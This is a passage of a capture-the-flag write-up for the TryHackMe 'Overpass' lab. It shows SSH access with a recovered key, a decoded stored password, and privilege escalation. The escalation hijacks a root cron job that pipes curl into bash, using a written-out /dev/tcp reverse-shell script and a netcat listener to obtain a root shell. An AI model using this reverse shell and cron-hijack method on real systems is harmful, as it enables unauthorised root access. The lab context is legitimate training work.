
Then, I changed the key's permissions, used that key to get a ssh session and got the user flag.




```
Documents/machines/overpass-1-thm via 🐹 v1.16.8 took 4s
➜ chmod 600 ssh-rsa

Documents/machines/overpass-1-thm via 🐹 v1.16.8
➜ ssh -i ssh-rsa james@overpass.thm
Warning: Permanently added the ECDSA host key for IP address '10.10.69.190' to the list of known hosts.
Enter passphrase for key 'ssh-rsa':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-108-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct 20 19:53:02 UTC 2021

  System load:  0.08               Processes:           88
  Usage of /:   22.3% of 18.57GB   Users logged in:     0
  Memory usage: 13%                IP address for eth0: 10.10.69.190
  Swap usage:   0%


47 packages can be updated.
0 updates are security updates.


Last login: Sat Jun 27 04:45:40 2020 from 192.168.170.1
james@overpass-prod:~$ cat user.txt
thm{6[redacted]7}
james@overpass-prod:~$ _
```

Privilege escalation :

There was a todo.txt file in the same directory and it was a rabbit hole.




```
james@overpass-prod:~$ ls -la
total 48
drwxr-xr-x 6 james james 4096 Jun 27  2020 .
drwxr-xr-x 4 root  root  4096 Jun 27  2020 ..
lrwxrwxrwx 1 james james    9 Jun 27  2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james  220 Jun 27  2020 .bash_logout
-rw-r--r-- 1 james james 3771 Jun 27  2020 .bashrc
drwx------ 2 james james 4096 Jun 27  2020 .cache
drwx------ 3 james james 4096 Jun 27  2020 .gnupg
drwxrwxr-x 3 james james 4096 Jun 27  2020 .local
-rw-r--r-- 1 james james   49 Jun 27  2020 .overpass
-rw-r--r-- 1 james james  807 Jun 27  2020 .profile
drwx------ 2 james james 4096 Jun 27  2020 .ssh
-rw-rw-r-- 1 james james  438 Jun 27  2020 todo.txt
-rw-rw-r-- 1 james james   38 Jun 27  2020 user.txt
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.james@overpass-prod:~$ _
```




[{"name":"System","pass":"saydrawnlyingpicture"}]

Then , I ran linpeas script and found a cron job running as root. It's curling a script from overpass.thm host. So, I changed the overpass.thm's IP address to my machine's IP.




```
james@overpass-prod:~$ cat todo.txt
To Do:
> Update Overpass' Encryption, Muirland has been complaining that it's not strong enough
> Write down my password somewhere on a sticky note so that I don't forget it.
  Wait, we make a password manager. Why don't I just use that?
> Test Overpass for macOS, it builds fine but I'm not sure it actually works
> Ask Paradox how he got the automated build script working and where the builds go.
  They're not updating on the website
james@overpass-prod:~$ cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQD2J5C2H?=J:?8A:4EFC6QN.james@overpass-prod:~$ wget http://[redacted]:8087/linpeas.sh
--2021-10-20 20:03:14--  http://[redacted]:8087/linpeas.sh
Connecting to [redacted]:8087... connected.
HTTP request sent, awaiting response... 200 OK
Length: 477235 (466K) [text/x-sh]
Saving to: ‘linpeas.sh’

linpeas.sh                    100%[==========================================================================>] 466.05K   375KB/s    in 1.2s

2021-10-20 20:03:16 (375 KB/s) - ‘linpeas.sh’ saved [477235/477235]

james@overpass-prod:~$ _
```




```
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rw-r--r--  1 root root  589 Jan 14  2020 mdadm
-rw-r--r--  1 root root  191 Feb  3  2020 popularity-contest

/etc/cron.daily:
total 60
drwxr-xr-x  2 root root 4096 Jun 27  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  376 Nov 20  2017 apport
-rwxr-xr-x  1 root root 1478 Apr 20  2018 apt-compat
-rwxr-xr-x  1 root root  355 Dec 29  2017 bsdmainutils
-rwxr-xr-x  1 root root 1176 Nov  2  2017 dpkg
-rwxr-xr-x  1 root root  372 Aug 21  2017 logrotate
-rwxr-xr-x  1 root root 1065 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  539 Jan 14  2020 mdadm
-rwxr-xr-x  1 root root  538 Mar  1  2018 mlocate
-rwxr-xr-x  1 root root  249 Jan 25  2018 passwd
-rwxr-xr-x  1 root root 3477 Feb 21  2018 popularity-contest
-rwxr-xr-x  1 root root  246 Mar 21  2018 ubuntu-advantage-tools
-rwxr-xr-x  1 root root  214 Nov 12  2018 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder

/etc/cron.weekly:
total 20
drwxr-xr-x  2 root root 4096 Feb  3  2020 .
drwxr-xr-x 90 root root 4096 Jun 27  2020 ..
-rw-r--r--  1 root root  102 Nov 16  2017 .placeholder
-rwxr-xr-x  1 root root  723 Apr  7  2018 man-db
-rwxr-xr-x  1 root root  211 Nov 12  2018 update-notifier-common

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root curl overpass.thm/downloads/src/buildscript.sh | bash
```

I created a duplicate script which would send me reverse shell back to my machine.



```
  GNU nano 5.8                                    downloads/src/buildscript.sh
#!/bin/bash
#nc 10.17.9.51 6666
/bin/bash -l > /dev/tcp/10.17.9.51/6666 0<&1 2>&1
```

Then, I got the reverse shell as root.



```
Documents/machines/overpass-1-thm via 🐹 v1.16.8
→ rlwrap nc -lvnp 6666
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.10.69.190.
Ncat: Connection from 10.10.69.190:51848.
mesg: ttyname failed: Inappropriate ioctl for device
id
uid=0(root) gid=0(root) groups=0(root)
cd /root
ls -l
total 32
-rw-r--r-- 1 root root 12348 Oct 20 20:43 buildStatus
drwx------ 2 root root  4096 Jun 27  2020 builds
drwxr-xr-x 4 root root  4096 Jun 27  2020 go
-rw------- 1 root root    38 Jun 27  2020 root.txt
drwx------ 2 root root  4096 Jun 27  2020 src
cat root.txt
thm{[redacted]}
_
```